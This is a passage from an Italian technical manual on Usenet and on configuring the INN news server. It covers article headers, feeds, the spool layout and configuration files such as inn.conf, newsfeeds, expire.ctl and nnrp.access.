Il feed che si vede indicato nella figura ha due direzioni: una per i gruppi da ricevere da un nodo e l'altra per i gruppi da inviare allo stesso. Per esempio, '**`news.mah.ghi`**' riceve solo i gruppi '**`comp.*`**' e '**`alt.*`**' da '**`news.super.abc`**', ma gli restituisce indietro tutto; precisamente, restituisce tutto quello che '**`news.super.abc`**' è disposto ad accettare. In questo modo, gli articoli spediti per mezzo di '**`news.mah.ghi`**' prendono la loro strada attraverso Usenet. Invece, il caso di *`news.brot.dg`* è più complesso, perché da una parte ha un feed che gli permette di accedere ai gruppi '**`it.*`**', dall'altra ne ha un altro per alcuni gruppi '**`comp`**' e '**`alt`**'. Dallo schema della figura si intende che questo mantenga un feed con '**`news.boh.def`**' esclusivamente per i gruppi '**`it.*`**'; dall'altra parte, nel collegamento con '**`news.mah.ghi`**' possono essere mandati tutti gli articoli che semplicemente non appartengono ai gruppi '**`it.*`**', poi sarà '**`news.mah.ghi`**' a escludere quello che non gli riguarda.

165.2.2 Gestione degli articoli

Data l'organizzazione di Usenet in cui gli articoli si distribuiscono attraverso percorsi non prevedibili, è necessario che ogni sito sia in grado di gestire intelligentemente ciò che lo riguarda. Per esempio occorre evitare di accettare articoli che sono già stati ricevuti in qualche modo; gestendo una quantità elevata di gruppi occorre dare una scadenza alla loro conservazione, eliminandoli periodicamente; inoltre è opportuno evitare di diffondere articoli attraverso nodi che sono già stati attraversati da questi.

Per ottenere questo risultato, il software che si utilizza per gestire le news deve avere un sistema di registrazione del traffico che lo riguarda, conservando anche le informazioni sugli articoli scaduti che nel frattempo sono stati cancellati localmente. Per distinguere gli articoli occorre un modo preciso e «sicuro»; questo si ottiene attraverso una stringa di identificazione, generata in qualche modo da chi riceve per la prima volta l'articolo e inserita nell'intestazione del messaggio attraverso il campo '**`Message-ID:`**', come nell'esempio seguente:

```
Message-ID: <36F130C4.2E242945@brot.dg>
```

La scadenza di un articolo può essere indicata anche da chi lo scrive, attraverso il campo '**`Expires:`**'; il sistema di gestione locale delle news può stabilire una scadenza predefinita e anche una scadenza massima, senza rispettare necessariamente quanto richiesto dall'articolo stesso.

Ogni messaggio porta con sé anche l'informazione del percorso dei vari nodi di Usenet che ha attraversato nel campo '**`Path:`**'. La forma è quella del cosiddetto *bang path*, perché si tratta di una stringa in cui si utilizza il punto esclamativo per separare i vari nomi. Per esempio,

```
Path: roggen.brot.dg!dinkel.brot.dg
```

[3] L'aggiunta di un gruppo di discussione al di fuori dell'ambito locale è una cosa che deve essere fatta di comune accordo, secondo una procedura stabilita.

rappresenta il transito da `dinkel.brot.dg` a `roggen.brot.dg`. Evidentemente, conoscendo i suoi passaggi, si deve evitare che questo articolo sia ritrasmesso ai nodi che l'hanno già visto transitare. Quando ciò accade, quello è il punto in cui quella copia particolare dell'articolo si ferma.

Come nella posta elettronica, un articolo può essere diretto a più di un gruppo. In tal caso, i sistemi di gestione delle news che gestiscono tutti o alcuni di questi gruppi, dovrebbero riprodurre una sola copia «fisica» dell'articolo, mantenendo dei riferimenti all'interno di tutti i gruppi in cui questo è diretto. In pratica, nei sistemi Unix questo si ottiene con la tecnica dei collegamenti (fisici o simbolici che siano).

165.2.3 Protocollo NNTP

Prima di inserirsi in Internet, Usenet non aveva alcun bisogno del protocollo NNTP, ma adesso, con questo si semplificano molte cose. Di solito, un servente NNTP è anche un servente di news, dal quale un programma cliente, come può esserlo un navigatore grafico comune, può prelevare gli articoli e spedirne dei nuovi. Tuttavia, il protocollo NNTP fornisce anche un modo in più per ottenere il feed tra i vari siti di Usenet.

165.2.4 Messaggi di controllo

Più o meno come accade con le liste attraverso la posta elettronica, è possibile controllare in qualche modo il servizio delle news per mezzo di messaggi di controllo, contenenti campi particolari nell'intestazione. In questo caso si tratta del campo '**`Control:`**' e il comando più importante è '**`cancel`**', che dovrebbe permettere all'utente che ha spedito inizialmente un messaggio di ordinarne la cancellazione all'interno di tutta la rete Usenet. L'esempio seguente mostra in che modo potrebbe essere indicato questo comando:

```
Control: cancel <36F3CE29.F6176F5D@brot.dg>
```

Di solito un messaggio di questo tipo viene generato automaticamente dal programma utilizzato per accedere al servizio delle news, richiamando un comando particolare in base all'organizzazione del programma stesso. Tuttavia, è importante che il servente che lo riceve verifichi che si tratti verosimilmente dell'utente che aveva spedito originalmente l'articolo che adesso si richiede di cancellare.

La possibilità o meno di utilizzare i messaggi di controllo è regolata attraverso il file '`/etc/news/control.ctl`', che è documentato nella pagina di manuale *control.ctl(5)*.

165.2.5 Distribuzioni

Gli articoli possono distinguersi, oltre che per gruppi, anche per *distribuzioni*. Si tratta del campo '**`Distribution:`**' che potrebbe apparire nell'intestazione di un messaggio. I nomi da attribuire alle distribuzioni possono servire a qualificare in modo alternativo gli articoli, per qualche scopo, per esempio per limitare la loro diffusione a un ambito locale o «regionale». Di sicuro si conoscono due distribuzioni comuni: '**`world`**' e '**`local`**'. In linea di massima si può dire che un articolo fatto per la distribuzione '**`world`**' dovrebbe essere lasciato diffondersi su tutti i siti Usenet, mentre un altro articolo etichettato per la distribuzione '**`local`**', dovrebbe essere inteso per un uso locale riferito al sito Usenet attraverso cui è stato spedito.

```
Distribution: local
```

L'esempio mostra in che modo potrebbe essere composto il campo '**`Distribution:`**' quando viene utilizzato il nome '**`local`**'.

Di solito, l'utilizzatore normale non si cura di questo campo nell'intestazione dei suoi articoli e probabilmente non ha nemmeno il modo di aggiungerlo. In questo senso è poi il software utilizzato per la gestione delle news che dovrebbe essere configurato in modo da attribuire un valore predefinito, eventualmente in base al gruppo in cui è stato spedito.

165.3 Organizzazione del software per la gestione delle news

Come già accennato, il software per la gestione di un sito Usenet segue un filone più o meno continuo, stabilendo implicitamente il legame tra Usenet e Unix. Il software più comune in questo momento è composto da C News, a cui si abbina normalmente un servizio NNTP, e da INN, che al contrario di C News può fare tutto da solo. Tra questi ci sono alcune affinità importanti la cui conoscenza può facilitare lo studio di ciò che si intende utilizzare effettivamente.

165.3.1 Collocazione locale degli articoli

Su un sistema GNU, gli articoli di un servizio di news sono collocati generalmente a partire dalla directory '`/var/spool/news/`', con una struttura che ricalca quella del nome dei gruppi di discussione. Per esempio, il gruppo '**`comp.os.linux`**' dovrebbe trovarsi nella directory '`/var/spool/news/comp/os/linux/`'. All'interno di ogni directory riferita a un gruppo particolare vengono collocati gli articoli in forma di file, denominandoli in modo numerico: '`1`', '`2`',... Quel numero serve solo come riferimento, in base a quanto organizzato dal servizio locale di gestione delle news.

Quando si riceve un messaggio destinato a più gruppi, dei quali tutti o alcuni di questi sono gestiti localmente, quello che si ottiene è la riproduzione di questi attraverso dei collegamenti (generalmente dei collegamenti fisici).

165.3.2 Gruppi amministrativi

Il software di gestione delle news richiede normalmente la presenza di alcuni gruppi locali per uso amministrativo, che non vanno eliminati. Potrebbe trattarsi di:

'**`control`**'	utilizzato per conservare i messaggi di controllo, per esempio gli ordini di rimozione degli articoli;
'**`junk`**'	utilizzato per raccogliere gli articoli dei gruppi che localmente risultano mancanti;
'**`test`**'	utilizzato a livello diagnostico per poter sperimentare l'invio di articoli;
'**`to`**'	utilizzato per scopi vari dal software con cui si gestisce il servizio.

165.3.3 File amministrativi

I file amministrativi, come per esempio lo storico degli articoli già visti, dovrebbero trovarsi nella directory '`/var/lib/news/`'. In particolare, in questa directory si dovrebbe trovare il file '`active`', contenente le informazioni necessarie a determinare quali siano i gruppi gestiti e i relativi intervalli di «numeri», ovvero dei nomi dei file rispettivi. In generale, dovrebbe essere sufficiente modificare questo file per creare o definire la gestione di un nuovo gruppo di discussione, tanto che di solito per avviare un servizio del genere si comincia prelevando il file '`active`' di un altro nodo Usenet e lo si modifica successivamente.

165.3.4 Distribuzione degli articoli

Il sistema di gestione delle news riceve in qualche modo gli articoli provenienti dai nodi corrispondenti, filtrando presumibilmente solo una parte dei gruppi e scartando i doppioni (ovvero ciò che in base allo storico risulta essere già stato visto localmente). Successivamente si deve occupare di dirigere una copia di questi articoli nel deposito locale, in modo da metterli a disposizione per la lettura a chi può averne accesso; inoltre si deve curare di far proseguire (in qualche modo) una copia di questi articoli ai nodi corrispondenti che non appaiano già nel percorso annotato nel campo '**`Path:`**'.

Nello stesso modo, si potrebbe definire l'accumulo di una copia degli articoli in un file di archivio, oppure anche verso un sistema di posta elettronica (probabilmente un indirizzo riferito a una lista).

165.3.5 Utente specifico

Generalmente, alla gestione del software per l'amministrazione delle news viene abbinato un utente di sistema, denominato '**`news`**', al quale viene aggiunto normalmente anche il gruppo '**`news`**'. La directory personale di questo utente fittizio dovrebbe essere '`/var/spool/news/`'. Tutti i file amministrativi, compresi quelli di configurazione che si trovano sotto '`/etc/news/`', assieme a tutto ciò che si trova a partire da '`/usr/lib/news/`', dovrebbe appartenere all'utente (e al gruppo) '**`news`**'.

Tutte le volte che l'amministratore del sistema deve intervenire sulla gestione del software delle news dovrebbe avere l'accortezza di utilizzare l'identità e i privilegi dell'utente '**`news`**', possibilmente attraverso il comando '**`su`**', oppure deve fare attenzione a sistemare la proprietà dei file che crea.

Quando si utilizza il sistema Cron per eseguire delle elaborazioni periodiche, occorre preoccuparsi di questo fatto; eventualmente si può utilizzare il file crontab dell'utente '**`news`**', oppure quello dell'utente '**`root`**', badando però a sistemare l'identità dell'utente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

165.4 Riferimenti

- Marco d'Itri, *Usenet*

  <*http://www.linux.it/~md/usenet/*>

- Brendan P. Kehoe, *Zen and The Art of the Internet*, 1992

  <*ftp://ftp.colorado.edu/pub/NetworkInfo/zen.ps*>

- Brian Kantor, Phil Lapsley, *RFC 977, Network News Transfer Protocol*, 1986

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc977.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc0977.txt*>

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*

Introduzione a INN -- InterNet News

INN, o InterNet News, è probabilmente il sistema più completo per la gestione delle news di Usenet. Purtroppo la sua documentazione non è soddisfacente, nel senso che presume una buona conoscenza di Usenet e il funzionamento del software precedente a INN (Bnews e C News). In questo capitolo viene dato un minimo di informazioni necessario per poter allestire un servizio di news chiuso, con qualche accenno alle possibilità di diffusione degli articoli assieme ad altri nodi, utilizzando il protocollo NNTP.

166.1 Installazione e quadro generale di INN

Per installare INN, data la sua complessità, è meglio se si dispone di un pacchetto già compilato e preparato per la propria distribuzione GNU. L'installazione dovrebbe utilizzare, in particolare, le collocazioni seguenti:

'`/var/spool/news/`'	l'inizio della gerarchia contenente gli articoli dei gruppi gestiti;
'`/var/lib/news/`'	l'inizio della gerarchia contenente i file amministrativi;
'`/usr/lib/news/`'	l'inizio della gerarchia contenente i programmi, gli script e le librerie;
'`/etc/news/`'	i file di configurazione che può essere opportuno modificare.

Naturalmente dovrebbero essere disponibili anche dei file per le pagine di manuale, collocati nelle posizioni consuete; inoltre dovrebbe essere disponibile un minimo di documentazione assieme ad alcuni esempi di configurazione.

I programmi, cioè i file eseguibili e gli script, potrebbero trovarsi solo nella directory '`/usr/lib/news/bin/`', aggiungendo qualche collegamento nelle directory normali ('`/usr/bin/`' e '`/usr/sbin/`') solo per ciò che è stato ritenuto più importante.

Il funzionamento di INN dipende anche dall'esecuzione periodica di alcune operazioni amministrative, attraverso il controllo del sistema Cron. Per questo, se la propria distribuzione è stata organizzata anche in questo senso, è probabile che siano stati collocati alcuni script all'interno delle directory '`/etc/cron*/`', che poi vengono avviati in modo automatico in base alla configurazione predefinita di '`/etc/crontab`'.

Infine è da ricordare che tutti i file e le directory di INN devono appartenere all'utente (e probabilmente anche al gruppo) '**`news`**'. Anche i processi devono funzionare con i privilegi di questo utente amministrativo, con un'unica eccezione data dal programma '**`innd`**' che si occupa di fornire il servizio NNTP, che dovendo accedere alla porta '**`nntp`**', corrispondente al numero 119, deve avere inizialmente i privilegi dell'utente '**`root`**'.

166.1.1 Le variabili di ambiente

INN dipende da un reticolo di script e programmi che sono controllati da una serie di variabili di ambiente. Queste sono definite all'interno di pezzi di script che vengono incorporati dagli altri e che generalmente risiedono nella directory '`/usr/lib/news/lib/`'. Per la precisione, dal momento che gli script possono essere di vario tipo e si vuole lasciare la possibilità di estendere il sistema a piacere, esiste un file di dichiarazione di queste variabili per ogni interprete: '`innshellvars`' per la shell Bourne, '`innshellvars.csh`' per la shell C, '`innshellvars.pl`' per l'interprete Perl e '`innshellvars.tcl`' per l'interprete Tcl. Bisogna sapere che se si intende modificare qualcosa in uno di questi file (ma sarebbe meglio evitare di farlo), occorre ripetere le modifiche anche sugli altri.

Generalmente si vede l'utilizzo di '`innshellvars`', attraverso un'istruzione di incorporazione come quella seguente:

```
#!/bin/sh
# ...
. /usr/lib/news/lib/innshellvars
# ...
```

166.1.2 Caratteri jolly

In molte situazioni, i file di configurazione di INN ammettono l'uso di caratteri jolly (o metacaratteri), secondo le convenzioni stabilite nella pagina di manuale *wildmat(3)*. In linea di massima di può dire che si utilizzano le convenzioni normali riferite alle shell per l'uso dell'asterisco e del punto interrogativo. In particolare è ammesso anche la descrizione di intervalli di caratteri attraverso la notazione '**[**...**]**' e '**[^**...**]**'; inoltre è possibile togliere il significato speciale di un simbolo prefissandolo con una barra obliqua inversa.

Tabella 166.2. Modelli secondo *wildmat(3)*.

Modello	Descrizione
x	Corrisponde al valore letterale di *x*.
?	Un carattere singolo.
*	Qualunque sequenza di caratteri, anche nulla.
[*xy*...]	Un carattere singolo tra quelli indicati tra parentesi.
[^*xy*...]	Un carattere singolo esclusi quelli indicati tra parentesi.
[*x*-*y*]	Un carattere singolo tra l'intervallo di *x* e *y*.
[^*x*-*y*]	Un carattere singolo escluso l'intervallo di *x* e *y*.

166.2 Configurazione minima per l'uso locale puro e semplice

Il componente più importante di INN è il demone '**`innd`**'. Questo viene avviato tramite uno script che potrebbe essere necessario ritoccare a seconda del modo in cui si vuole organizzare il sistema. Potrebbe trattarsi di '`/etc/rc.d/rc.news`', o qualcosa di simile, ma per controllarlo dovrebbe essere stato predisposto un altro script, per esempio '`/etc/rc.d/init.d/innd`', in grado di accettare i soliti comandi ('**`start`**', '**`stop`**', ecc.) e che soprattutto lo avvii con i privilegi dell'utente '**`news`**'. Si osservi a questo proposito il commento introduttivo di '**`rc.news`**':

```
#!/bin/sh
##  $Revision: 1.19 $
##  News boot script.  Runs as "news" user.  Requires inndstart be
##  setuid root.  Run from rc.whatever as:
##     su news -c /path/to/rc.news >/dev/console
```

In una parte avanzata di questo script ci dovrebbe essere qualcosa che assomiglia al pezzo seguente, dove si intende che tutto dipende dal contenuto delle variabili di ambiente che si possono vedere:

```
##  Start the show.
echo 'Starting innd.'
eval ${WHAT} ${RFLAG} ${INNFLAGS}
```

I nomi e il numero delle variabili di ambiente indicate cambia da una distribuzione GNU all'altra, ma è importante sapere come viene avviato '**`innd`**' in modo preciso, perché a seconda di alcuni particolari della configurazione si devono utilizzare delle opzioni determinate. Analizzando il file che è stato usato per mostrare questo esempio, si osserva che:

```
##  Pick ${INND} or ${INNDSTART}
WHAT=${INNDSTART}
```

il comando per avviare '**`innd`**' proviene dal contenuto della variabile di ambiente '**`INNDSTART`**', che è stata definita all'interno di '`/usr/lib/news/lib/innshellvars`' (e dopo qualche ricerca si scopre che si tratta di '`/usr/lib/news/bin/inndstart`');

```
##  RFLAG is set below; set INNFLAGS in inn.conf(5)
RFLAG=""
```

Quindi si trova che la variabile '**`RFLAG`**' non contiene alcunché, ma potrebbe essere usata per inserire delle opzioni particolari; inoltre, da quanto si legge nel commento, la variabile '**`INNFLAGS`**' viene definita da qualche parte in base a una direttiva del file '`/etc/inn.conf`' e comunque dovrebbe essere inesistente.

In pratica, '**`innd`**' o '**`inndstart`**' dovrebbe essere avviato senza opzioni. Se ne vengono trovate, è bene toglierle, almeno fino a che non è stato superato il primo stadio di utilizzo di INN.

166.2.1 /etc/news/inn.conf

Dal nome, '`/etc/inn.conf`', si intende che si tratti del file di configurazione più importante di INN. Il sistema di gestione dei pacchetti della propria distribuzione GNU/Linux dovrebbe provvedere a predisporlo in modo da permettere a INN di funzionare nel proprio sistema, ma è importante dargli un'occhiata ed eventualmente modificarlo. In generale conviene lasciare stare tutto com'è, tranne ciò che interessa.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *inn.conf(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive sono composte da una sorta di assegnamento descritto secondo la sintassi seguente:

nome : *valore*

In particolare, tra i due punti che seguono il nome e il valore assegnato, ci deve essere almeno uno spazio orizzontale di qualunque tipo; inoltre, se il valore assegnato è rappresentato da una stringa contenente degli spazi, questa non deve essere racchiusa tra virgolette.

Le direttive su cui è molto importante intervenire sono poche; riguardano la definizione dell'«organizzazione» predefinita e i nomi con cui si deve identificare il nodo che offre il servizio. L'organizzazione è un nome che viene abbinato al campo '**`Organization:`**' nell'inte-

stazione degli articoli; di solito dovrebbe essere definito dal programma cliente dell'utente che spedisce l'articolo.

```
organization:            Azienda Brot
```

L'esempio mostra un'idea di ciò che potrebbe essere indicato come organizzazione. Si osservi il fatto che non sono state usate le virgolette per delimitare il nome. Questa informazione potrebbe essere definita anche attraverso la variabile di ambiente '**`ORGANIZATION`**', che se esiste prende il sopravvento su quanto definito nel file '`/etc/inn.conf`'.

Un problema un po' più delicato riguarda invece la definizione delle direttive '**`server:`**', '**`fromhost:`**' e '**`pathhost:`**'. Per prima cosa conviene decidere il nome di dominio del servizio NNTP. Di solito si crea un alias opportuno, qualcosa che inizi per '**`news.*`**', come nell'esempio seguente:

```
server:                  news.brot.dg
```

Anche in questo caso c'è la possibilità di utilizzare una variabile di ambiente che se esiste prende il sopravvento su questa direttiva. Si tratta di '**`NNTPSERVER`**'.

Ma il nome canonico dell'elaboratore potrebbe essere *`dinkel.brot.dg`*. Nell'intestazione degli articoli deve apparire il campo '**`From:`**' e il campo '**`Path:`**'; per queste indicazioni si presentano due possibilità: il nome canonico dell'elaboratore oppure il nome di dominio utilizzato nella posta elettronica. In pratica, seguendo l'esempio si dovrebbero indicare le direttive seguenti:

```
pathhost:                dinkel.brot.dg
fromhost:                dinkel.brot.dg
```

Se però la rete locale identificabile con il nome *`brot.dg`* riceve la posta elettronica direttamente con il dominio *`brot.dg`* (*`tizio@brot.dg`*), potrebbe essere il caso di cambiare la definizione nel modo seguente:

```
pathhost:                brot.dg
fromhost:                brot.dg
```

166.2.2 /etc/news/distrib.paths

Gli articoli possono distinguersi, oltre che per gruppi, anche per «distribuzioni». Si tratta del campo '**`Distribution:`**' che potrebbe apparire nell'intestazione di un messaggio. Se chi spedisce il messaggio non provvede a indicare il campo '**`Distribution:`**', è opportuno che sia stabilito qualche valore predefinito in base al gruppo a cui è diretto. Questo è lo scopo del file '`/etc/news/distrib.paths`'.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *distrib.paths(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive sono composte da record suddivisi in tre elementi separati da due punti verticali ('**`:`**'), secondo la sintassi seguente:

peso : *modello* : *distribuzione*

Il primo elemento è un numero maggiore di zero che serve a stabilire un ordinare di importanza delle direttive quando un certo gruppo può corrispondere a più modelli di record differenti: in quel caso si prende quello con il peso maggiore. Si osservi che l'esistenza del peso in questi record, rende indifferente l'ordine in cui questi appaiono.

Il secondo elemento è il nome di un gruppo o un modello che utilizza caratteri jolly secondo la convenzione di *wildmat(3)*: quando un articolo che non ha il campo '**`Distribution:`**' nell'intestazione corrisponde a un modello (e non ce ne sono altri di peso maggiore che possono

corrispondere) gli viene attribuita la distribuzione il cui nome si colloca nell'ultimo elemento di questo record.

```
1:*:world
10:test:local
10:test.*:local
10:local.*:local
```

L'esempio mostra una classificazione molto semplice: tutti gli articoli sono classificati come appartenenti alla distribuzione '**`world`**', tranne quelli del gruppo '**`test`**' e dei gruppi che iniziano per '**`test.`**' e '**`local.`**', che invece sono classificati come facenti parte della distribuzione '**`local`**'.

166.2.3 /etc/news/newsfeeds

Il file '`/etc/news/newsfeeds`' è molto importante perché definisce in che modo è organizzato il feed, ovvero la propagazione dei gruppi. Inizialmente conviene occuparsi solo di ciò che si vuole ottenere attraverso la voce '**`ME`**', secondo la tradizione del software precedente a INN.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *newsfeeds(5)* e qui vengono descritti solo alcuni aspetti elementari. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive sono composte da record separati in elementi attraverso due punti verticali ('**`:`**') come descritto dalla sintassi seguente, potendo essere continuate su più righe quando alla fine di una riga appare il simbolo '`\`'.

nome_sito [/ *esclusione*] : *modelli* [/ *distribuzioni*] : *opzioni* : *parametri*

Il primo elemento serve a definire il nome del sito verso cui si vuole siano inviati gli articoli. Si tratta di un nome relativo alla configurazione, in quanto il suo scopo potrebbe anche essere solo quello di creare un archivio degli articoli su un file. Spesso, per ciò che riguarda nomi riferiti a voci locali, si utilizza un punto esclamativo finale per evitare confusione con i nomi di siti reali. L'elemento può essere completato da un elenco di esclusione che si distingue in quanto separato da una barra obliqua ('**`/`**'). Ciò permette di indicare una serie di nomi di siti che, se presenti nel percorso dell'articolo (il campo '**`Path:`**'), fanno sì che questo venga escluso. Volendo essere più precisi, la sintassi per il primo elemento potrebbe essere espressa nel modo seguente:

nome_sito [/ *nome_escluso* [, *nome_escluso*] ...]

Il secondo elemento serve a definire un elenco di modelli riferiti ai gruppi che si vogliono selezionare, seguito eventualmente da un elenco di distribuzioni. Se vengono indicate anche le distribuzioni, allora sono accettati solo gli articoli che appartengono a una di quelle. Volendo rendere con maggiore dettaglio la sintassi per il secondo elemento del record, si può definire lo schema seguente:

modello [, *modello*] ... [/ *distribuzione* [, *distribuzione*] ...]

I modelli dei gruppi possono usare i soliti caratteri jolly e possono essere indicati anche in forma di negazione, attraverso il prefisso di un punto esclamativo. I nomi delle distribuzioni non possono contenere caratteri jolly, ma ammettono l'uso del punto esclamativo per negare un nome.

Gli ultimi due elementi del record sono un po' particolari e verranno descritti solo quando sarà necessario.

Volendo realizzare un servizio locale e chiuso di news, all'interno di questo file è sufficiente collocare la direttiva seguente, eliminando o commentando tutto il resto.

```
ME:*::
```

Il nome '**`ME`**' è una parola chiave che rappresenta il sito locale; di conseguenza si tratta del record che definisce quali gruppi e quali articoli vengono gestiti o accettati. L'asterisco nel secondo elemento indica che sono accettati tutti i gruppi e non si fanno discriminazioni per quanto riguarda la distribuzione eventuale. Gli ultimi due elementi non servono per questo tipo di situazione e sono vuoti.

Volendo essere un po' più dettagliati, magari in previsione di un'apertura all'esterno, si potrebbero definire i modelli relativi ai gruppi che si pensa di gestire, comprendendo anche quelli che resteranno relegati all'ambito locale.

```
ME:*,!junk,!control*,!local*::
```

In questo caso si intendono ricevere tutti gli articoli di qualunque gruppo, escludendo il gruppo '**`junk`**', i gruppi che iniziano per '**`control`**' e quelli che iniziano per '**`local`**'. Questi divieti riguardano solo la possibilità di ricevere articoli da un sito Usenet corrispondente e non limitano invece l'invio locale.

```
ME:*,@alt.binaries.*,!junk,!control*,!local*::
```

Questa è un'estensione dell'esempio precedente, in cui si utilizza una notazione che non è ancora stata descritta: il simbolo '**`@`**' posto davanti al modello '**`alt.binaries.*`**' stabilisce che non vengono accettati articoli che siano stati inviati anche ai gruppi di quel modello. In pratica, se un articolo è indirizzato a un gruppo della gerarchia '**`alt.binaries`**' e anche a gruppi che si intendono gestire, questo articolo viene escluso completamente.

In generale, se non si sanno gestire le distribuzioni, sarebbe meglio evitare di porre delle limitazioni a tale riguardo.

> Inizialmente sarebbe bene limitarsi a gestire solo il record '**`ME`**', commentando tutto il resto se dovesse esserci qualcosa, verificando che il demone '**`innd`**' sia avviato senza argomenti particolari.

166.2.4 /etc/news/expire.ctl

Periodicamente dovrebbe essere avviata una procedura per l'eliminazione degli articoli troppo vecchi. Questo viene attuato attraverso il programma '**`expire`**', che di solito viene avviato tramite uno script. Il file di configurazione di '**`expire`**' è '`/etc/news/expire.ctl`'.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *expire.ctl(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**' vengono ignorate. Le direttive sono composte da record di due tipi, secondo le sintassi seguenti:

`/remember/:`*n_giorni*

modello`:M`|`U`|`A:`*n_giorni_min* `:`*n_giorni_predefinito* `:`*n_giorni_max*

La prima delle due sintassi si riferisce al tempo in giorni durante il quale si deve conservare memoria delle stringhe di identificazione degli articoli che sono passati per il sito; in pratica si tratta del contenuto del campo '**`Message-ID:`**' di ogni articolo. Questa indicazione è molto importante e la durata in questione non può essere troppo breve se non si vuole rischiare di ricevere nuovamente un articolo che in precedenza è già stato visto.

La seconda forma si riferisce ai record successivi. Con questi è possibile distinguere i tempi di scadenza degli articoli in base al gruppo a cui sono stati destinati ed eventualmente anche al fatto che questi siano moderati o meno. Per questo, nel secondo elemento si indica una lettera e

precisamente: '**M**' identifica i gruppi moderati, '**U**' quelli non moderati e '**A**' tutti i gruppi senza distinguere su questo particolare.

Gli ultimi tre elementi delimitano la durata minima e massima di validità degli articoli; in particolare il valore intermedio è quello predefinito nel caso in cui l'articolo non disponga di questa informazione.

Si osservi l'esempio seguente:

```
/remember/:21
*:A:7:10:14
*:M:14:17:21
test*:A:1:1:1
```

Bisogna considerare che i gruppi rientrano sotto il controllo dell'ultimo record che coincide. In questo caso: le stringhe di identificazione degli articoli vengono conservate per 21 giorni; tutti i gruppi vengono conservati per un minimo di sette giorni, fino a un massimo di 14 (con un valore predefinito di 10); però i gruppi moderati sono conservati più a lungo (da 14 a 21 giorni); ma i gruppi che iniziano per '**test**' sono conservati solo un giorno. Sarebbe stato molto diverso se l'ordine fosse il seguente:

```
/remember/:21
test*:A:1:1:1
*:M:14:17:21
*:A:7:10:14
```

In questo caso, tutti i gruppi verrebbero conservati per un minimo di sette giorni, fino a un massimo di 14, compresi quelli che iniziano per '**test**'.

166.2.5 /etc/news/nnrp.access

Il demone '**innd**' si avvale a sua volta di '**nnrpd**' per le connessioni con i programmi clienti (attraverso il protocollo NNTP) che si limitano a consultare gli articoli e a spedirne di nuovi. Il file di configurazione di '**nnrpd**' è '`/etc/news/nnrp.access`' con il quale si regolano questi accessi.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *nnrp.access(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

modello_host : *permessi* : [*utente*] : [*parola_d'ordine*] : *modello_gruppi*

Il primo elemento permette di rappresentare un gruppo di nodi che possono accedere attraverso i caratteri jolly di INN. Il secondo serve a indicare i permessi di accesso, che sono costituiti dalla possibilità di leggere gli articoli (in questo caso si usa la lettera '**R**', *read*) e dalla possibilità di spedire degli articoli (lo si rappresenta con la lettera '**P**', *post*). Il terzo e il quarto elemento, se utilizzati, permettono di indicare un nominativo-utente e una parola d'ordine in chiaro. Il quinto elemento permette di individuare i gruppi a cui ci si riferisce, attraverso l'uso dei soliti caratteri jolly.

Come al solito, viene preso in considerazione l'ultimo record corrispondente all'accesso che viene tentato, per cui conviene mettere prima i record generici e alla fine quelli più dettagliati. In generale, bisogna evitare di concedere l'accesso a tutti, tanto che il file di configurazione predefinito viene fornito come si vede nell'esempio seguente:

```
# Default to no access
*:: -no- : -no- :!*
# Allow access from localhost
localhost:RP:::*
```

In pratica, si vieta espressamente l'accesso indiscriminato attraverso il record

```
*:: -no- : -no- :!*
```

dove quel '**-no-**' '**-no-**' è solo un modo appariscente per far capire che si tratta di una politica assolutamente sconsigliabile, per cui si concede l'accesso (sia per la lettura che per la spedizione di articoli) solo al nodo locale.

```
localhost:RP:::*
```

In sostituzione di questo record predefinito si potrebbe concedere l'accesso a tutta la propria rete locale, in un modo simile a quello seguente:

```
*.brot.dg:RP:::*
```

L'esempio seguente mostra in particolare un record con cui si concede l'accesso a qualunque nodo per la lettura dei gruppi '**comp.os.linux.***'.

```
*:R:::comp.os.linux.*
```

L'accesso può essere limitato in base all'indicazione di un nominativo-utente e di una parola d'ordine, come nell'esempio seguente:

```
*.brot.dg:RP:::*
*:RP:ignoto:segreto:*
```

In questo caso, l'idea è quella di permettere l'accesso indiscriminato dai nodi appartenenti al dominio *brot.dg* e di concederlo anche all'esterno, a patto che si fornisca il nominativo '**ignoto**' e la parola d'ordine '**segreto**'.

Evidentemente, se il file '/etc/news/nnrp.access' contiene l'indicazione di accessi controllati da una parola d'ordine, è necessario che non sia concessa la lettura di questo file agli utenti comuni.

166.2.6 /var/lib/news/active

Inizialmente, sono disponibili alcuni gruppi amministrativi ('**control**', '**junk**', '**to**') e uno di prova, '**test**'. Per fare qualche prova, ciò è più che sufficiente. Volendo aggiungere qualche gruppo si potrebbe modificare il file '/var/lib/news/active', anche se per questo sarebbe meglio utilizzare il programma '**ctlinnd**' che verrà descritto in seguito. È opportuno comunque conoscere il contenuto di questo file, che può contenere solo righe composte da quattro elementi secondo la sintassi seguente:

nome_del_gruppo n_iniziale n_finale opzione

La cosa migliore per cominciare è dare un'occhiata alla situazione iniziale.

```
control 0000000000 0000000001 y
junk 0000000000 0000000001 y
test 0000000000 0000000001 y
to 0000000000 0000000001 y
```

Il primo elemento rappresenta il nome del gruppo, il secondo rappresenta il numero attuale degli articoli presenti e il terzo indica il numero successivo. Per esempio, se si leggesse

```
test 0000000010 0000000011 y
```

significherebbe che nella directory '/var/spool/news/test/' c'è, o c'è stato, il file '10', mentre il prossimo articolo in questo gruppo verrebbe inserito nel file '11'.

